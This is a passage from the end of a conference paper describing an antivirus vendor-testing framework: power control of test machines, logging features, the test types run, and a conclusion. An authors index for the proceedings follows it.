Power management is used by the server to power specific clients on or off, if there are no more test cases in the database, or for error handling (e.g. if a workstation has frozen because the system was compromised by the malware). In this case the server sends a request to the power unit where the clients are connected to and cuts the power supply.



Features of the Framework

To enhance the testing quality, the framework is kept very dynamic. Thus vendors have the ability to add logging tools, which help them to improve their products.

- **Dynamic interfaces** to:
 - upload product logs before and after each test case
 - check connections to cloud, update servers etc.
 - execute third party commands e.g. forcing update
- **Logging** with whitelists:
 - Process-, Registry-, File-, MBR-changes, Network traffic
- Supported OS: **Windows XP, Windows 7, Windows 8 (all 32 or 64 bit)**
- **Video recording** of each test case
- Clicking on **user decisions**
- Server **statistics**
- Simulation of **mouse movement**
- Ability to **log which component yield a detection message**

The same framework can be used for multiple tests using real and virtual machines. Tests conducted with malware are always done on physical machines by AV-Comparatives.

- Real World Protection Test
- FP/Clean Test
- Anti-Phishing Test
- Appliance Testing
- Heuristic/Behavioural Test

Conclusion

The infection vectors used by malware authors, and the number of new malicious programs appearing every day, have both changed dramatically in recent times. Malware attack methods are highly dynamic, enabling them to stay ahead of traditional, reproducible test methods. The real-world testing procedures developed by AV-Comparatives have enabled malware testers to keep pace with the ever-changing threat landscape, helping antivirus vendors to protect users and prevent cybercrime.

Authors Index

BARAT, Marius	67
BENCHEA, Razvan	93
CABAU, George	13
CARMONA, Itshak	171
CIMPOESU, Mihai	59
COLESA, Adrian	13
FAHS, Rainer	9
FERRAND, Olivier	85, 135
GAVRILUT, Dragos	67, 93
HAMON, Valentin	49
LARGET, Dorian	111
MALIVANCHUK, Taras	155
OPRISA, Ciprian	13
POLISCHUK, Alex	171
PRELIPCEAN, Dumitru Bogdan	67
RÖDLACH, Philippe	187
STELZHAMMER, Peter	187
VATAMANU, Cristina	93
ZWIENENBERG, Righard	165